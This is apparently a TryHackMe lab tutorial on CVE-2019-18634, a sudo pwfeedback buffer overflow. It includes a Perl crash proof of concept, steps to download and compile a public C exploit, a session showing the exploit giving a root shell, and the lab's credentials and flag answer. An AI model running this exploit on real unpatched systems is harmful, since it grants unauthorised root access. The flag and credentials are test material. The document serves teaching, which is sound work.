Sudo Buffer Overflow

Sudo Buffer Overflow


A tutorial room exploring CVE-2019-18634 in the Unix Sudo Program. Room Two in the SudoVulns Series

[Task 1] Deploy!

To deploy this virtual machine you must be connected to the TryHackMe network using your OpenVPN configuration file. If you don't know how to do this, take a quick look at the OpenVPN room first.
Once you're connected click the green "Deploy" button to start an instance of the machine, then we can get started!
(*Please note that VMs can take a few minutes to boot up fully)*
You will be using SSH to log into the machine. On Linux this is done from the terminal, with a command that looks like this:

```
ssh -p <port-number> <username>@<remote-machine-ip>
```

On Windows you would usually use a piece of software such as PuTTY. You would then login like this:



Specify the destination you want to connect to
Host Name (or IP address)
<remote-machine-ip>
Port
<port>
Connection type: Raw Telnet Rlogin [✓ SSH] Serial
Close window on exit: Always Never [✓ Only on clean exit]

Whichever method you're using, you will then be asked for a password, which, once entered, will let you execute commands remotely on the machine.


#1
Deployed!

No answer needed

[Task 2] Buffer Overflow


CVE-2019-18634 is, at the time of writing, the latest offering from Joe Vennix - the same guy who brought us the security bypass vulnerability that we used in the Security Bypass room. This one is slightly more technical, using a Buffer Overflow attack to get root permissions. It has been patched, but affects versions of sudo earlier than 1.8.26.

Let's break this down a little bit.
In the Security Bypass room I mentioned briefly that you can add things to the `/etc/sudoers` file in order to give lower-privileged users extra permissions. For this exploit we're more interested in one of the other options available: specifically an option called `pwfeedback`. This option is purely aesthetic, and is usually turned off by default (with the exception of ElementaryOS and Linux Mint - although they will likely now also stop using it). If you have used Linux before then you might have noticed that passwords typed into the terminal usually don't show any output at all; `pwfeedback` makes it so that whenever you type a character, an asterisk is displayed on the screen. Inside the `/etc/sudoers` file it is specified like this:



```
root@sudo-bof:/home/tryhackme# cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset,pwfeedback
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```


Here's the catch. When this option is turned on, it's possible to perform a buffer overflow attack on the sudo command. To explain it really simply, when a program accepts input from a user it stores the data in a set size of storage space. A buffer overflow attack is when you enter so much data into the input that it spills out of this storage space and into the next "box," overwriting the data in it. As far as we're concerned, this means if we fill the password box of the sudo command up with a *lot* of garbage, we can inject our own stuff in at the end. This could mean that we get a shell as root! This exploit works regardless of whether we have any sudo permissions to begin with, unlike in CVE-2019-14287 where we had to have a very specific set of permissions in the first place.
Here's a proof of concept:



```
tryhackme@sudo-bof:~$ perl -e 'print(("A" x 100 . "\x{00}") x 50)' | sudo -S id
[sudo] password for tryhackme: Segmentation fault
```

In this command we're using the programming language Perl to generate a lot of information which we're then passing into the sudo command as a password using the pipe (`|`) operator. Notice that this doesn't actually give us root permissions -- instead it shows us an error message: `Segmentation fault`, which basically means that we've tried to access some memory that we weren't supposed to be able to access. This proves that a buffer overflow vulnerability exists: now we just need to exploit it!
The particular exploit that we're going to be using was written by Saleem Rashid (@saleemrash1d)
This is a program written in C that exploits CVE-2019-18634. In reality BOF attacks are considerably more complicated than in the explanation above, so we're not going to go into a huge amount of detail about what the program is doing exactly, but you can imagine that it's doing the same thing as in the explanation: filling the password field with


rubbish information, then overwriting something more important that's in the next "box" with code that gives us a root shell.
I've already uploaded a compiled copy of the code into the VM, so all you need to do is run it. This next section is interesting (and useful if you ever need to use this program for a CTF or other hacking challenge), but not essential for completing the room. This is the process that you would use if you were to download and compile the program for yourself:



```
root@kali:~/cve-2019-18634# wget https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
--2020-02-08 04:50:52--  https://raw.githubusercontent.com/saleemrashid/sudo-cve-2019-18634/master/exploit.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.16.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.16.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6267 (6.1K) [text/plain]
Saving to: 'exploit.c'

exploit.c                         100%[===================================================================================>]   6.12K  --.-KB/s    in 0.002s

2020-02-08 04:50:52 (3.73 MB/s) - 'exploit.c' saved [6267/6267]

root@kali:~/cve-2019-18634# gcc -o exploit exploit.c
root@kali:~/cve-2019-18634# ls
exploit  exploit.c
```

1. First you download the program (in this case I used wget to do it in the terminal). The source code can be found on Saleem's github, so if you're interested, I would highly recommend reading through the code to see what it does!

2. Next you compile the program. I've used gcc to compile the exploit: `gcc -o <output-file> <source-file>`
3. Notice that there are two files in the directory -- a blue coloured file called `exploit` which is our compiled executable, and a white coloured file called `exploit.c` which is the original source file.
4. You would then upload the file into the target machine and run it:



```
tryhackme@sudo-bof:~$ whoami
tryhackme
tryhackme@sudo-bof:~$ ./exploit
[sudo] password for tryhackme:
Sorry, try again.
# whoami
root
```

As I said earlier, I have already done the compilation and upload for you. All you need to do is login to the machine and run the exploit, just to see it working for yourself.
Now it's your turn.

SSH into that machine you deployed earlier, using port 4444.

The credentials are:
Username: tryhackme
Password: tryhackme
If you're using Linux, the command will look like this:
`ssh -p 4444 tryhackme@MACHINE_IP`

#1
Use the pre-compiled exploit in the VM to get a root shell

No answer needed

#2
What's the flag in /root/root.txt?

THM{buff3r_0v3rfl0w_rul3s}